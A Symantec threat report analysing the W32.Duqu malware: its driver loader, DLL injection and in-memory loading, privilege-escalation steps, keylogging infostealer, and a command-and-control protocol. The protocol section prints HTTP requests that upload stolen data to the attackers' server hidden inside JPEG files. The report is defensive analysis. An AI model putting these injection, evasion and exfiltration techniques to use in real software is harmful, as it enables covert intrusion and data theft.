Symantec™
Security Response

W32.Duqu

The precursor to the next Stuxnet

Contents

The original research lab has also allowed us to include their detailed initial report, which you can find as an appendix.

Executive summary

On October 14, 2011, we were alerted to a sample by a research lab with strong international connections that appeared very similar to the Stuxnet worm from June of 2010. This threat has been named W32.Duqu [dyü-kyü] because it creates files with the file name prefix "~DQ". The research lab provided their detailed initial report to us, which we have added as an appendix. The threat was recovered from an organization based in Europe. We have confirmed Duqu is a threat nearly identical to Stuxnet, but with a completely different purpose.

Duqu is essentially the precursor to a future Stuxnet-like attack. The threat was written by the same authors, or those that have access to the Stuxnet source code, and appears to have been created after the last Stuxnet file we recovered. Duqu's purpose is to gather intelligence data and assets from entities such as industrial control system manufacturers in order to more easily conduct a future attack against another third party. The attackers are looking for information such as design documents that could help them mount a future attack on an industrial control facility.

Duqu does not contain any code related to industrial control systems and is primarily a remote access Trojan (RAT). The threat does not self-replicate. Our telemetry shows the threat has been highly targeted toward a limited number of organizations for their specific assets. However, it's possible that other attacks are being conducted against other organizations in a similar manner with currently undetected variants.

The attackers used Duqu to install another infostealer that can record keystrokes and collect other system information. The attackers were searching for information assets that could be used in a future attack. In one case, the attackers did not appear to successfully exfiltrate any sensitive data, but details are not available on all cases. Two variants were recovered and, in reviewing our archive of submissions, the first recording of one of the binaries was on September 1, 2011. However, based on file-compilation times, attacks using these variants may have been conducted as early as December 2010.

Note: At press time we have recovered additional variants from an additional organization in Europe with a compilation time of October 17, 2011. These variants have not yet been analyzed.

Duqu consists of a driver file, a DLL (that contains many embedded files), and a configuration file. These files must be installed by another executable (the installer) which has not yet been recovered. The installer registers the driver file as a service so it starts at system initialization. The driver then injects the main DLL into services.exe. From here, the main DLL begins extracting other components and these components are injected into other processes.

One of the variant's driver files was signed with a valid digital certificate that expires on August 2, 2012. The digital certificate belongs to a company headquartered in Taipei, Taiwan. The certificate was revoked on October 14, 2011.

Duqu uses HTTP and HTTPS to communicate to a command and control (C&C) server at 206.[REMOVED].97, which is hosted in India. Through the command and control server, the attackers were able to download additional executables, including an infostealer that can perform actions such as enumerating the network, recording keystrokes, and gathering system information. The information is logged to a lightly encrypted and compressed local file, and then must be exfiltrated out.

The threat uses a custom command and control protocol, primarily downloading or uploading what appear to be .jpg files. However, in addition to transferring dummy .jpg files, additional data for exfiltration is encrypted and sent, and likewise received.

Finally, the threat is configured to run for 36 days. After 36 days, the threat will automatically remove itself from the system.

Duqu shares a great deal of code with Stuxnet; however, the payload is completely different. Instead of a payload designed to sabotage an industrial control system, it has been replaced with general remote access capabilities. The creators of Duqu had access to the source code of Stuxnet, not just the Stuxnet binaries. The attackers intend to use this capability to gather intelligence from a private entity that may aid future attacks on a third party.

While suspected, no similar precursor files have been recovered that date prior to the Stuxnet attacks.

Also, the original research lab that discovered this threat has allowed us to include their detailed initial report, which you can find as an appendix.

Technical analysis

File history

Duqu consists of three files: a driver, a main DLL, and an encrypted configuration file. Inside the main DLL is a resource numbered 302, which is actually another DLL. Two variants of Duqu were recovered.

Table 1

First Variant

File Name	Size	Compile Time	Purpose
jminet7.sys	24,960 bytes	17:25:26 Wed. Nov. 3, 2010	Load at system start
netp191.PNF	232,448 bytes	16:48:28 Thu. Nov. 4, 2010	Main DLL
302 resource	194,048 bytes	08:41:29 Tue. Dec. 21, 2010	Loader for payload
netp192.pnf	6,750 bytes		Configuration file

In addition, an infostealer was recovered from the system that appears to have been downloaded by Duqu through the command and control server.

Table 2

Second Variant

File Name	Size	Compile Time	Purpose
cmi4432.sys	29,568 bytes	17:25:26 Wed. Nov. 3, 2010	Load at system start
cmi4432.pnf	192,512 bytes	07:12:41 Sun. Jul. 17, 2011	Main DLL
302 resource	256,512 bytes	08:41:29 Tue. Dec. 21 2010	Loader for payload
cmi4464.PNF	6,750 bytes		Configuration file

Table 3

Infostealer

File Name	Size	Compile Time	Purpose
[TEMP FILE NAME]	85,504 bytes	03:25:18 Wed. Jun. 01, 2011	Steal information

Based on the compile times, we can derive a history of the two variants and the infostealer. The JMINET/NETP191 variant was the first variant. In particular, JMINET/NETP191 may have been used in a separate attack as early as December 2010 and based on this incident we know it was still being used in September 2011. The CMI4432 variant was developed later, and clearly used the same components as the JMINET/NETP191 variant. However, the driver was signed and the main payload was updated in July 2011. Finally, the infostealer appears to have been first created along the same timeframe, in June 2011.

Note that the recovered Stuxnet files date between June 2009 and March 2010 and therefore date prior to the first development of these variants.

Component architecture


The threat begins execution at system start through a registered driver (JMINET7.SYS or CMI4432.SYS). The driver file injects the main DLL (NETP191.PNF or CMI4432.PNF) into services.exe. Using the configuration file (NETP192.PNF or CMI4464.PNF), the main DLL extracts an embedded file: resource 302. Resource 302 is a DLL that contains another embedded section (.zdata) that contains the main functionality of the threat.

Note that another executable (the installer) must have created the driver, the configuration file, and the main DLL, as well as registered the driver as a service. This installer executable has not been recovered.

The remaining parts of this document will discuss the JMINET7/NETP191 variant (variant 1) in terms of the separate sections, and enumerates the minor differences between this and variant 2.

Figure 1

Threat architecture of the JMINET/NETP191 variant



Load point (JMINET7.SYS)

The purpose of the driver is to activate the threat at system start. The driver is defined as a service with the name and display name of "JmiNET3" under the following registry subkey:

```
HKEY _ LOCAL _ MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3
```

The driver is loaded at kernel initialization (Start Type = 1) and is responsible for injecting the main DLL (NETP191.PNF) into a specified process. The process name to inject into, and the DLL file path that should be injected, are located in the following registry subkey:

```
HKEY _ LOCAL _ MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3\FILTER
```

The data held within the registry subkeys are encrypted. Once decrypted, the data has the following format:

```
DWORD control[4]
DWORD encryption _ key
DWORD sizeof _ processname
BYTE processname[sizeof _ processname]
DWORD sizeof _ dllpath
BYTE dllpath[sizeof _ dllpath]
```

Note the encryption_key field. The DLL is encrypted on the disk and is decrypted using this key before it is injected into other processes. The encryption uses a simple multiplication rolling key scheme. By default, the main DLL is located at%SystemDrive%\inf\netp191.pnf and the injected process is services.exe.

The driver will ensure the system is not in Safe Mode and no debuggers are running. The driver then registers a DriverReinitializationRoutine and calls itself (up to 200 times) until it is able to detect the presence of the HAL.DLL file. This ensures the system has been initialized to a point where it can begin injecting the main DLL.

The driver injects the DLL by registering a callback with PsSetLoadImageNotifyRoutine. PsSetLoadImageNotifyRoutine will execute the callback any time an image, such as a DLL or EXE, is loaded and prior to execution.

If the image loaded is KERNEL32.DLL, the driver will get the addresses of relevant APIs by comparing the hashes of their name to a predefined list.

If the image matches services.exe, the driver will inject some trampoline code that contains the API addresses along with the DLL. The entry point will then be modified to point to the trampoline code.

As part of its operation JMINET7.SYS will also create two devices:


```
\DEVICE\Gpd1
\Device\{3093AAZ3-1092-2929-9391}
```

JMINET7.SYS is functionally equivalent and almost a binary match to MRXCLS.SYS from Stuxnet.

Figure 2 shows how NETP191.PNF is injected.

Figure 2

How NETP191.PNF is injected




Main loader (NETP191.PNF)

NETP191.PNF is the main executable that will load all the other components. NETP191.PNF contains the payload DLL in resource 302 and an encrypted configuration data block. The NETP191.PNF DLL contains eight exports, named by number. These exports will extract resource 302, which loads the primary payload of the threat. The exports are as follows:

- 1 - Start RPC through a thread
- 2 - Run export number 6
- 3 - Get the version information from the configuration data
- 4 - Run export 5 (if and only if it is running on a 32bit platform)
- 5 - Load the resource 302 DLL (resource 302 is a loader for the main payload)
- 6 - Cleanup routine
- 7 - Start the RPC component
- 8 - The same as export number 1

Figure 3

Resource 302



When executed, NetP191.pnf decrypts the configuration data stored in Netp192.pnf. A “lifetime” value in the configuration data is checked. If the sample has been running for more than 36 days then export number 2 is called. Export 2 calls export 6, which is the cleanup routine. This routine removes traces of the threat from the compromised computer. If the threat has been running for less than 36 days, then it continues to function.

Next, the threat checks if it is connected to the Internet by performing a DNS lookup for a domain stored in the configuration data (in this instance the domain is Microsoft.com). If this fails, an additional DNS lookup is performed on kasperskychk.dyndns.org. The threat expects this domain to resolve to 68.132.129.18, but it is not currently registered.

NETP191.PNF will then inject itself into one of four processes:

- Explorer.exe
- IExplore.exe
- Firefox.exe
- Pccntmon.exe

The RPC component is only intended for local use and makes seven functions available. These are:

- Get the version information from the configuration data
- Load a module and run the export
- Load a module
- Create a process
- Read a file
- Write a file
- Delete a file

Of these exported functions, Duqu only uses the first three in order to load and execute the embedded resource 302. This RPC component is identical to Stuxnet’s RPC component. In addition, the DLL can scan for and attempt to disable a variety of security products.

Payload loader (Resource 302)

This DLL file is contained within the main DLL, NetP191.pnf.

Resource 302 is a loader program. It can load the payload into memory and execute it in several different ways. The payload is included in the .zdata section of resource 302. The .zdata section is compressed and consists of the payload DLL, a configuration file containing C&C information, and a second DLL, which contains similar code to that found at the start of resource 302 itself.

The main function of resource 302 is to load a file into memory. Which file to load is not configurable, but instead is hardcoded into the payload file that is stored in the .zdata section. We refer to this main function as LoadFile. Note that functionality also exists to allow the loading of a direct memory buffer, but is not utilized. LoadFile can be called as follows:

```
LoadFile ( LoadMethod , ProcessName, String );
```

Where:

- LoadMethod is a number from zero to three that specifies the loading technique to use (discussed below).
- ProcessName is a preferred name to use for the newly loaded file.
- A string that can be passed into resource 302 (normally this is set to 0).

Summary of the LoadMethod 0 – 3:

- 0: Hook Ntdll and call LoadLibrary with the parameter sort[RANDOM].nls. This file does not actually exist.
- 1: Use a template .exe file to load the payload DLL by creating the executable process in suspended mode and then resuming execution.
- 2: Use CreateProcessAsUser to execute the template executable and elevate privileges as needed.
- 3: Attempt to use an existing process name for the template executable and elevate privileges.

Exports

Resource 302 has 12 exports. The majority of these exports call the LoadFile function, though each export calls it with different hardcoded parameters:

• Export 1:	LoadFile(0 , 0 , 0)
• Export 2:	LoadFile(1, 0 , 0)
• Export 4:	LoadFile(1, 0 , 0)
• Export 5:	LoadFile(1, 0 , 0)
• Export 7:	LoadFile(1, 0 , arg0)
• Export 10:	LoadFile(3 , “iexplore.exe” , 0)
• Export 11:	LoadFile(3 , “explorer.exe” , 0)
• Export 12:	LoadFile(2 , “explorer.exe” , 0)
• Export 13:	Run in svchost
• Export 14:	Load the second DLL in the .zdata section, and call export 16
• Export 15:	LoadFile(3 , “svchost.exe” , 0)
• Export 16:	Inject payload in the default browser and elevate privileges

Loading techniques

Method 0

This method of loading involves reading ntdll.dll from memory and hooking the following functions:

- ZwQueryAttriutesFile
- ZwCloseFile
- ZwOpen
- ZwMapViewOfSection
- ZwCreateSection
- ZwQuerySection

These functions are replaced with new functions that monitor for the file name sort[RANDOM].nls. When Load-Library is called with that file name, these replacement functions that are called by LoadLibrary will load the DLL from a buffer in memory, rather than from the disk. In this way the payload can be loaded like a regular file on disk, even though it does not exist on the disk (when searching for the file, it will not be found). This routine is similar to a routine used by Stuxnet.

Method 1

Using this method a template executable is decoded from inside the loader. The template is an executable that will load a DLL from a buffer and call a specified export from the loaded DLL. The loader populates the template with the correct memory offsets so that it can find the payload and launch it.

A chosen process is overwritten (it can be one of a list of processes, the default name is svchost.exe).

The chosen process is created in suspended mode and then is overwritten with the template executable. Then the process is resumed and the template runs, loading the DLL and executing the specified export under the name of a legitimate process. This routine is also similar to the one used in Stuxnet.

Method 2

This method is similar to Method 1, using the template-loading technique. However, Method 2 attempts to elevate privileges before executing the template executable. It can use several different techniques to do this.

First it attempts to gain the following privileges:

- "SeDebugPrivilege"
- "SeAssignPrimaryTokenPrivilege"
- "SeCreateTokenPrivilege"

If this is sufficient the threat uses these to create the template process, as in Method 1.

If the threat still does not have sufficient access, then it will call the following APIs to try to elevate its privileges further:

- GetKernelObjectSecurity
- GetSEcurityDescriptorDACL
- BuildExplicitAccessWithName
- MakeAbsoluteSD
- SetEntriesinACLW
- SetSecurityDescriptorDACL
- SetKernelObjectSecurity

If it is able to create the process after this, it proceeds. Otherwise it will try to gain the following privileges:

- "SeTcbPrivilege"
- "SeAssignPrimaryTokenPrivilege"
- "SeIncreaseQuotaPrivilege"
- "SeImpersonatePrivilege"

Then the threat attempts to duplicate a token before using that token in a call to CreateProcessAsUser.

Method 3


This method must be supplied by a process name that is already running. This method also uses the template executable to execute the payload DLL and will try to use the last technique (mentioned above) to elevate privileges also.

.zdata section

The .zdata section is compressed and consists of three files and a header that points to each file.

When the resource is decompressed, it is byte-for-byte identical to the data that is in resource 302 of CMI4432.PNF, the second variant. The resource in CMI4432.PNF is not an MZ file, it is simply the raw data stored in the resource.

The beginning of the decompressed .zdata section is shown below. The first dword (shown in red) is a magic value to denote the start of the index block. The next dword (shown in red) is the offset to the MZ file. The offset is 00009624 (you can see that next portion marked in red is an MZ file and it is at offset 9624). This is how the loader file finds the payload DLL in the .zdata section. It reads the 24h byte index block, which lets the loader know the offset and size of the various files stored in the decompressed .zdata section.




```
00: 93 71 74 48 13 97 00 00|00 EA 03 00 24 96 00 00 | ■qtH‼■    ê└ $■
10: EF 00 00 00 24 00 00 00|00 96 00 00 00 00 00 00 | ï   $    ■
20: 00 00 00 00 4D 5A 90 00|03 00 00 00 04 00 00 00 |     MZ■ └   ┘
30: FF FF 00 00 B8 00 00 00|00 00 00 00 40 00 00 00 | ÿÿ  ¸       @
40: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 |
50: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 |
60: E8 00 00 00 0E 1F BA 0E|00 B4 09 CD 21 B8 01 4C | è   ♫▼º♫ ´Í!¸┌L
70: CD 21 54 68 69 73 20 70|72 6F 67 72 61 6D 20 63 | Í!This program
80: 61 6E 6E 6F 74 20 62 65|20 72 75 6E 20 69 6E 20 | annot be run in
```

Figure 4
Decompressed .zdata section

In the .zdata section there are two DLLs and one configuration file. The configuration file is not accessed by the loader at anytime, but is used exclusively by the payload. When the payload is loaded into memory and executed, the loader also passes a pointer to the decompressed .zdata data so the payload has access to the configuration file using the index block, as also show above.

As for the other DLL in the .zdata section, it is actually a copy of resource 302 itself, but it does not have a .zdata section. Export 16 in the loader is able to extract this other DLL from the .zdata section and call export 16. However, that function appears to be broken.

The index block (above) is the exact same layout that was used in the .stub section of the previous Stuxnet samples.



Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.text	0000368C	00001000	00003800	00000400	60000020
2	.rdata	00002311	00005000	00002400	00003C00	40000040
3	.data	0000320C	00008000	00003200	00006000	C0000040
4	.zdata	00025CB9	0000C000	00026000	00009200	C0000040
5	.reloc	00000350	00032000	00000400	0002F200	42000040

```
00 00 00-00 00 00 00
00 00 00-00 00 00 00
```

Figure 5
The .zdata section inside Resource302.dll

Payload— .zdata DLL

The .zdata section contains the final payload DLL and its associated configuration data. The .zdata payload DLL is decompressed and loaded by the resource 302 DLL, the payload loader.

The purpose of the .zdata DLL is command and control functionality, which appears to allow downloading and executing updates. However, since portions of the command and control analysis are still underway, other functionality may exist.

The command and control protocol uses HTTPS and HTTP. SMB command and control channel functionality also exists, but is not used as defined by the configuration data.

To function properly, it expects a blob of data (.zdata) with the following structure:

```
00000000 config _ res302    struc ; (sizeof=0x24)
00000000 magic              dd ?
00000004 main               ofs _ size ?
0000000C config            ofs _ size ?
00000014 template           ofs _ size ?
0000001C null               ofs _ size ?
00000024 config _ res302    ends
```

The template is an executable file with an empty loader component which may be used by the module to load and execute other modules, potentially downloaded through the command and control server.

The configuration data contains a file name, %Temp%\~DR0001.tmp, the command and control server IP address of 206.[REMOVED].97, and control flag bytes that influence its behavior. The command and control server is hosted in India. The configuration data is parsed and stored in separate objects.

The protocol works as follows. First an initial HTTPS exchange occurs. For HTTPS, Duqu uses the Windows WinHTTP APIs, which have SSL support. The HTTPS exchange is believed to transfer a session key. Then, a HTTP GET request to the root directory occurs using standard socket APIs.

```
---
GET / HTTP/1.1
Cookie: PHPSESSID=spwkwq1mtuomg0g6h30jj203j3
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.[REMOVED].97
Connection: Keep-Alive
---
```

Note that the custom cookie field is unique per request. The server replies with an HTTP 200 OK response containing a small 54x54 white JPG file.

```
---
HTTP/1.1 200 OK
Content-Type: image/jpeg
Transfer-Encoding: chunked
Connection: Close
---
```

The module expects certain fields and it parses the response for them. It only continues if they are found. It then makes a second HTTP POST request, uploading a default .jpg file that is embedded within the .zdata DLL, followed by data to send to the command and control server.

```
---
POST / HTTP/1.1
Cookie: PHPSESSID=spwkwq1tnsam0gg6hj0i3jg20h
Cache-Control: no-cache
Pragma: no-cache
Content-Type: multipart/form-data;
boundary=---------------------------b1824763588154
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
```

```
Host: 206.[REMOVED].97
Content-Length: 1802
Connection: Keep-Alive

---------------------------b1824763588154
Content-Disposition: form-data; name="DSC00001.jpg"
Content-Type: image/jpeg
[EMBEDDED JPEG AND STOLEN DATA]
---
```

The server then acknowledges with:

```
---
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 0
---
```

The data following the JPG is encrypted data that the client wishes to send to the command and control server. The data is AES-encrypted using the prenegotiated session key and has the following format:

```
00 BYTE[12]  header, semi-fixed, starts with 'SH'
0C BYTE      type of payload
0D DWORD     payload size (n)
11 DWORD     sequence number
15 DWORD     ack number / total size
19 DWORD     unknown
1D BYTE[n]   payload (encrypted, or encoded)
```

The sequence number will increment with each transaction. Example types include 0x02, 0x05, 0x14, 0x0C, 0x44. Typically the payload type will be set to 0x24, which is just a ping-type request. More information on each type and their content will be published in a future edition, as the full scope of the command and control functionality is still being investigated.

The server can actually respond with encrypted data that will be decrypted and trigger further actions.

While the SMB protocol is not configured for use, the code appears to be fully functional and may be used if commanded to do so. The configuration file would set a byte value to 1, specifying the SMB protocol. Instead of an IP address, a string representing a remote resource (e.g. \\RemoteServer\) would be provided. The threat then connects to the IPC$ share of the remote resource and can read and write to a file as necessary as a means of communication.

Infostealer

This is a standalone executable. This file, while recovered on compromised computers, is not found within the other executables. This file was likely downloaded by Duqu at some time, or downloaded to the compromised computer through other means.

The file has a number of similarities with the other samples analyzed. In particular, the primary functionality is performed by exported functions from a DLL contained within the executable. In addition, the contained DLL is stored as encrypted data in a JPEG file, similar to the command and control technique.

The file is an infostealer. When executed, it extracts the encrypted DLL from a JPEG stored within it and then executes export number 2 of that DLL. The DLL steals data and stores it in a randomly numbered file in the user's %Temp% folder, prepending the log files with ~DQ (e.g. ~DQ7.tmp). The file is compressed using bzip2 and then XOR-encrypted. The recorded data can consist of:

- Lists of running processes, account details, and domain information
- Drive names and other information, including those of shared drives

- Screenshots
- Network information (interfaces, routing tables, shares list, etc.)
- Key presses
- Open window names
- Enumerated shares
- File exploration on all drives, including removable drives
- Enumeration of computers in the domain through NetServerEnum

The executable's behavior is determined through optional command-line parameters. The usage format is as follows:

```
program xxx /in <cmdfile> /out <logfile>
```

- If cmdfile is not present, a default encrypted command blob is used, stored as one of the Infostealer's resources.
- If logfile is not present, the log will be dumped to a random .tmp file in user's %Temp% folder, prefixed with ~DQ (e.g. ~DQ7.tmp).

The other Infostealer's resource is the Infostealer DLL itself, embedded in a .jpg file.

The executable simply loads the DLL inside winlogon or svchost, and executes the appropriate export:

- _1 (unused), similar to _2
- _2 main
- _3 (unused), similar to _2
- _4 restart infostealer
- _5 quit infostealer

The command blob determines what should be stolen and at which frequency.

The DLL offers nine main routines:

- 65h: List of running processes, account details, and domain information
- 66h: Drive names and information, including those of shared drives
- 68h: Take a screenshot
- 69h: Network information (interfaces, routing tables, shares list, etc.)
- 67h: Keylogger
- 6Ah: Window enumeration
- 6Bh: Share enumeration
- 6Dh: File exploration on all drives, including removable drives
- 6Eh: Enumerate computers on the domain through NetServerEnum

The standard command blob (used when cmdfile is not specified) is:

- 65h, frequency=30 seconds
- 66h, frequency=30 seconds
- 68h, frequency=30 seconds
- 69h, frequency=30 seconds
- 67h, frequency=30 seconds
- 6Ah, frequency=30 seconds
- 6Bh, frequency=30 seconds
- 6Dh, frequency=30 seconds

Note: The threat only uses eight routines (6Eh is not used).

The log file contains records with the following fields:

- Type
- Size
- Flags
- Timestamp
- Data

Variants

The following section discusses the differences seen in the minor variants of Duqu.


CMI4432.SYS

This is functionally equivalent to JMINET7.SYS except that CMI4432.SYS is digitally signed. The signature information is displayed in figure 6.

CMI4432.PNF

This file is a more recent variant of netp191.pnf. The differences between Netp191 and CMI4432.PNF are shown in figure 7.

